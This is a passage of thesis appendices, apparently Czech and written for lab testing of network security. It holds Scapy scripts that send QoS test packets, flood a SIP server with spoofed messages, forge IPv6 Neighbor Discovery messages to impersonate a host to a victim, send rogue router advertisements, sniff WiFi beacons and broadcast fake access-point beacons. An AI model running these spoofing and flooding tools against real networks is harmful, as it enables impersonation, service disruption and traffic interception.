   print("Zadej hodnotu DSCP (dedkadicky)")
   dscp = validateInput(True)

   print("Zadej rychlost odesilani paketu s")
   speed = validateInput(False)

   print(f"Cilova adresa: {host}")
   print(f"DSCP: {dscp}")

   print("\nOdesilam pakety ... \nZmacnki CTRL+C pro ukonceni!")


   while True:
      if validIPAddress(host) is "IPv6":
         packet = IPv6(dst=host,tc=dscp)/Raw(load=randomGenerator())
      else:
         packet = IP(dst=host,tos=dscp)/Raw(load=randomGenerator())
      packet.show()
      send(packet, verbose = 1)
      sleep(speed)

except (KeyboardInterrupt):
      print("Ukoncuji program!")
      raise SystemExit
```

Listing E.1: Testování QoS

Příloha F

Generování SIP zpráv

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

#difinice SIP zpráv je z této stránky: https://tools.ietf.org/html/rfc5118#section
    -4.1

from random import randrange
import random
from ipaddress import ip_address, IPv6Address

try:
   from scapy.all import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def validIPAddress(IP: str) -> str:
    try:
        return "IPv6" if type(ip_address(IP)) is IPv6Address else "Invalid"
    except ValueError:
        return "Invalid"

def validateInput():
   validInput = False
   while validInput is False:
      try:
```

```
            userOption = int(input())
            if userOption < 0:
                validInput = False
                print("Zadal jsi neplatné číslo! Zadej znovu:")
            else:
                validInput = True
                return userOption
        except ValueError:
            print("Zadal jsi neplatné číslo! Zadej znovu:")
            validInput = False

i = 0
client_port = 5060
server_port = 5060

#option.server = sipServer, client = userIP, option.user = userNumber
userIP = "2001:718:1001:2c6::305" #lokální adresa uživatele
#sipServer = "[fe80::fd53:911c:aba9:dbdd]"
sipServer = "2001:718:1001:2c6::307" #adresa sip serveru
userNumber = "1000"
callNumber = "2000"
sipOption = "o"
counter = 1
validAddr=False
infiniteLoop=False

try:
    print("Genreátor SIP zpráv")
    print("--------------------")

    print("Zadej IPv6 adresu SIP serveru:")
    while not validAddr:
        host = input()
        #sipServer = "2001:718:1001:2c6::307"
        if validIPAddress(host) is "Invalid":
            print(host, 'není validní adresa! Zadej znovu!')
            validAddr=False
        else:
```

```
      sipServer=host
      validAddr=True

print("Jakou zprávu chcete odesílat?")
print("r = REGISTER\nb = BYE\ni = INVITE")
sipOption = input()

if sipOption is not "r":
   if sipOption is not "i":
      if sipOption is not "b":
         print("Zadal jsi špatnou volbu budou se posílat zprávy REGISTER.")
         sipOption = "r"

print("Zadej své uživatelské číslo:")
userNumber = str(validateInput())

if sipOption is "i" or sipOption is "b":
   print("Zadej číslo volaného:")
   callNumber = str(validateInput())

print("Zadej počet zpráv pro odeslání (0 pro nekonečnou smyčku)")
counter = validateInput()
if counter is 0:
   infiniteLoop = True
   counter +=1

print("Odesílám SIP zprávy...")
while i < counter:
   callid = str(randrange(10000,99999))
   #generate random IPv6 address
   M = 16**4
   userIP="2001:db8:" + ":".join(("%x" % random.randint(0, M) for i in range(6)
       ))
   #SIP Payload - Modify as needed!
   if sipOption is "r":
      sip = ("REGISTER sip:[" + sipServer + "] SIP/2.0\r\n"
      "To: <sip:" + userNumber + "@[" + sipServer + "]>\r\n"
      "From: \"Hacker\" <sip:" + userNumber + "@[" + userIP + "]>;tag=81x2\r\n"
```

```
            "Via: SIP/2.0/UDP [" + userIP + "];branch=z9hG4bKas3-111\r\n"
            "Call-ID: f9844fbe7dec140ca36500a0c91" + callid + "@[" + userIP +"]\r\n"
            "Max-Forwards: 70\r\n"
            "Contact: \"Caller\" <sip:" + userNumber + "@[" + userIP + "]>\r\n"
            "CSeq: 1 REGISTER\r\n"
            "Content-Length: 0\r\n\r\n")
        elif sipOption is "b":
            sip = ("BYE sip:[" + sipServer + "] SIP/2.0\r\n"
            "To: \"Test\"""<sip:" + callNumber + "@[" + sipServer + "]>;tag=bd76ya\r\n
                "
            "From: \"Hacker\" <sip:" + userNumber + "@[" + userIP + "]>;tag=81x2\r\n"
            "Via: SIP/2.0/UDP [" + userIP + "];received=[" + sipServer + "];branch=
                z9hG4bKas3-111\r\n"
            "Call-ID: f9844fbe7dec140ca36500a0c91" + callid + "@[" + userIP +"]\r\n"
            "CSeq: 1 BYE\r\n"
            "Max-Forwards: 70\r\n"
            "Content-Length: 0\r\n\r\n")
        elif sipOption is "i":
            sip = ("INVITE sip:" + userNumber + "@[" + sipServer + "] SIP/2.0\r\n"
            "To: \"Test\"""<sip:" + callNumber + "@[" + sipServer + "]>\r\n"
            "From: \"Hacker\" <sip:" + userNumber + "@[" + userIP + "]>;tag=81x2\r\n"
            "Via: SIP/2.0/UDP [" + userIP + "];branch=z9hG4bKas3-111\r\n"
            "Call-ID: f9844fbe7dec140ca36500a0c91" + callid + "@[" + userIP +"]\r\n"
            "Contact: <sip:" + userNumber + "@[" + userIP + "]>\r\n"
            "CSeq: 1 INVITE\r\n"
            "Max-Forwards: 70\r\n"
            "Content-Length: 0\r\n\r\n")
        pkt= IPv6(src=userIP, dst=sipServer)/UDP(sport=client_port, dport=
            server_port)/sip
        #pkt.show()
        print(".", sep=' ', end='', flush=True)
        send(pkt,verbose=0)
        if infiniteLoop:
            counter +=1
        i +=1
    except (KeyboardInterrupt):
        print("Ukončuji program...")
        raise SystemExit
```

Listing F.1: Generování SIP zpráv

Příloha G

Podvržení zpráv Neighbor Discovery

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

try:
   from scapy.all import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

from ipaddress import ip_address, IPv6Address
from time import sleep

def getMAC(interface: str) -> str:
   try:
      mac = open('/sys/class/net/'+interface+'/address').readline()
      return mac[0:17]
   except:
      mac = "Invalid"
      return mac


def validMACAddress(mac: str) -> bool:
   if re.match("[0-9a-f]{2}([:]?)[0-9a-f]{2}(\\1[0-9a-f]{2}){4}$", mac.lower()):
      return True
   else:
      return False
```

```
def validIPAddress(IP: str) -> str:
    try:
        return "IPv6" if type(ip_address(IP)) is IPv6Address else "Invalid"
    except ValueError:
        return "Invalid"

try:
    isValidMAC=False

    print("Zadej název rozhraní pro odeslání paktu:")
    srcMAC = input()
    tmp = getMAC(srcMAC)
    print("Zdrojová MAC adresa rozhraní "+ srcMAC + " je " + tmp)
    if tmp is "Invalid":
        print("Nebylo možné přiřadit zdrojovou MAC adresu zadej ji manuláně:")
        while not isValidMAC:
            srcMAC = input()
            if not validMACAddress(srcMAC):
                print("Zadal jsi nesprávný formát MAC adresy! Zadej znovu:")
                isValidMAC=False
            else:
                isValidMAC=True
    else:
        srcMAC = tmp

    print("Zadej IPv6 adresu oběti útoku:")
    validAddr=False

    while not validAddr:
        IPa = input()
        if validIPAddress(IPa) is "Invalid":
            print(IPa, 'není validní adresa! Zadej znovu!')
            validAddr=False
        else:
            validAddr=True

    print("Zadej IPv6 adresu PC za které se vydáváte:")
```

```
   validAddr=False

   while not validAddr:
      IPb = input()
      if validIPAddress(IPb) is "Invalid":
         print(IPb, 'není validní adresa! Zadej znovu!')
         validAddr=False
      else:
         validAddr=True


   #IPa = "2001:718:1001:2c6::306" #obet
   #IPb = "2001:718:1001:2c6::307" #PC za ktere se vydavame

   a = IPv6(src=IPb, dst=IPa)
   b = ICMPv6ND_NS(tgt=IPa)
   c = ICMPv6NDOptSrcLLAddr(lladdr=srcMAC)
   pkt = a / b / c
   #pkt.show()
   print("Odesílám zprávu ICMPv6 Neighbor Discovery - Neighbor Solicitation")
   while True:
      send(pkt, verbose=0)
      print(".", sep=' ', end='', flush=True)
      sleep(5)
   print("Ukončuji program!")

except (KeyboardInterrupt):
      print("Ukončuji program!")
      raise SystemExit
```

Listing G.1: Manipulace s protokolem Neighbor Discovery

Příloha H

Zaslání IPv6 prefixu sítě

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

from random import randrange
import random
from ipaddress import ip_address, IPv6Address

try:
   from scapy.all import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def validMACAddress(mac: str) -> bool:
   if re.match("[0-9a-f]{2}([:]?)[0-9a-f]{2}(\\1[0-9a-f]{2}){4}$", mac.lower()):
      return True
   else:
      return False

def validIPAddress(IP: str) -> str:
   try:
      return "IPv6" if type(ip_address(IP)) is IPv6Address else "Invalid"
   except ValueError:
      return "Invalid"

try:
```

```
print("Zaslání IPv6 prefixu sítě")
print("-------------------------")
print("Zadej MAC adresu zařízení")

isValidMAC=False
isValidPrefix=False

while not isValidMAC:
   dstMAC = input()
   if not validMACAddress(dstMAC):
      print("Zadal jsi nesprávný formát MAC adresy! Zadej znovu:")
      isValidMAC=False
   else:
      isValidMAC=True
#dstMAC = "00:0c:29:a1:d8:57"

print("Zadej prefix sítě")
while not isValidPrefix:
   prefix = input()
   if validIPAddress(prefix) is "Invalid" :
      print("Zadal jsi nesprávný formát prefixu! Zadej znovu:")
      isValidPrefix=False
   else:
      isValidPrefix=True
#prefix = "1234:5678::"

try:
   print("Zadej délku prefix")
   prefixLen = int(input())
except:
   print("Nebyla zadána validní délka prefixu. Délka nastavena na 64 bitů")
   prefixLen = 64

print("Posílám prefix...")
a = IPv6()
a.dst = "ff02::1"
b = ICMPv6ND_RA()
c = ICMPv6NDOptSrcLLAddr()
```

```
    c.lladdr = dstMAC
    d = ICMPv6NDOptMTU()
    e = ICMPv6NDOptPrefixInfo()
    e.prefixlen = prefixLen
    e.prefix = prefix
    x=a/b/c/d/e
    #x.show()
    send(x, iface="ens33", verbose=1)

except (KeyboardInterrupt):
      print("Ukončuji program!")
      raise SystemExit
```

Listing H.1: Zaslání IPv6 prefixu sítě

Příloha I

Monitorování přístupových bodů WiFi

```
import os

try:
   from scapy.all import *
   from scapy.layers.http import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def getMAC(interface: str) -> str:
   try:
      mac = open('/sys/class/net/'+interface+'/address').readline()
      return mac[0:17]
   except:
      mac = "Invalid"
      return mac

def resetInterface(interface):
   print("Nastavuji rozhraní do původního stavu")
   os.system("ifconfig " + interface + " down")
   os.system("iw " + interface + " set type managed")
   os.system("ifconfig " + interface + " up")
   print("Ukončuji program!")
   return

wifiAP = []
```

```
def wifiFilter(pkt):
    if pkt.haslayer(Dot11Beacon) or pkt.haslayer(Dot11ProbeReq):
        if pkt.addr2 not in wifiAP:
            #pkt.show()
            wifiAP.append(pkt.addr2)
            print("SSID: " + pkt.info.decode("utf-8") + ", MAC adresa: " + pkt.addr2)

try:
    print("Skener WiFi AP")
    print("---------------")
    print("Zadej název rozhraní pro odeslání paktu:")
    tmp = "Invalid"
    interface = ""
    while tmp == "Invalid":
        interface = input()
        tmp = getMAC(interface)
        if tmp == "Invalid":
            print("Rozhraní " + interface + " není dostupné! Zadej znovu:")

    print("Nastavuji rozhraní do monitorovacího módu")
    os.system("ifconfig " + interface + " down")
    os.system("iw " + interface + " set monitor control")
    os.system("ifconfig " + interface + " up")

    print("Poslouchám na rozhraní " + interface)
    print("Seznam dostupných WiFi AP:")

    sniff(iface=interface, prn = wifiFilter)

    resetInterface(interface)

except (KeyboardInterrupt):
    resetInterface(interface)
    raise SystemExit
```

Listing I.1: Monitorování přístupových bodů WiFi

Příloha J

Vysílání informací o přístupovém bodu WiFi

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

try:
   from scapy.all import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def getMAC(interface: str) -> str:
   try:
      mac = open('/sys/class/net/'+interface+'/address').readline()
      return mac[0:17]
   except:
      mac = "Invalid"
      return mac

def resetInterface(interface):
   print("Nastavuji rozhraní do původního stavu")
   os.system("sudo ifconfig " + interface + " down")
   os.system("sudo iw " + interface + " set type managed")
   os.system("sudo ifconfig " + interface + " up")
   print("Ukončuji program!")
   return

try:
```

```
SSID = 'Test SSID'
interface= 'wlan0'
channel = chr(11)

print("WiFi Beacon!")
print("------------")
print("Zadej název rozhraní pro odeslání paktu:")
srcMAC = "Invalid"
while srcMAC == "Invalid":
   interface = input()
   srcMAC = getMAC(interface)
   if srcMAC == "Invalid":
      print("Rozhraní " + interface + " není dostupné! Zadej znovu:")

print("Zadej SSID, které se bude vysílat:")
SSID = input()

print("Nastavuji rozhraní do monitorovacího módu")
os.system("ifconfig " + interface + " down")
os.system("iw " + interface + " set monitor control")
os.system("ifconfig " + interface + " up")
#os.system("iw dev")

a = RadioTap()
b = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff", addr2=srcMAC, addr3=
    srcMAC)
c = Dot11Beacon(cap='ESS+privacy')
d = Dot11Elt(ID='SSID',info=SSID, len=len(SSID))
e = Dot11Elt(ID='RSNinfo', info=(
'\x01\x00'               #RSN Version 1
'\x00\x0f\xac\x02'       #Group Cipher Suite : 00-0f-ac TKIP
'\x02\x00'               #2 Pairwise Cipher Suites (next two lines)
'\x00\x0f\xac\x04'       #AES Cipher
'\x00\x0f\xac\x02'       #TKIP Cipher
'\x01\x00'               #1 Authentication Key Managment Suite (line below)
'\x00\x0f\xac\x02'       #Pre-Shared Key
'\x00\x00'))             #R
frame = a/b/c/d/e
```

```
    #frame.show()
    print("Vysílám informace o přístupovém bodu " + SSID)
    sendp(frame, iface=interface, inter=0.100, loop=1)
    #resetInterface(interface)

except (KeyboardInterrupt):
    resetInterface(interface)
    raise SystemExit
```

Listing J.1: Vysílání informací o přístupovém bodu WiFi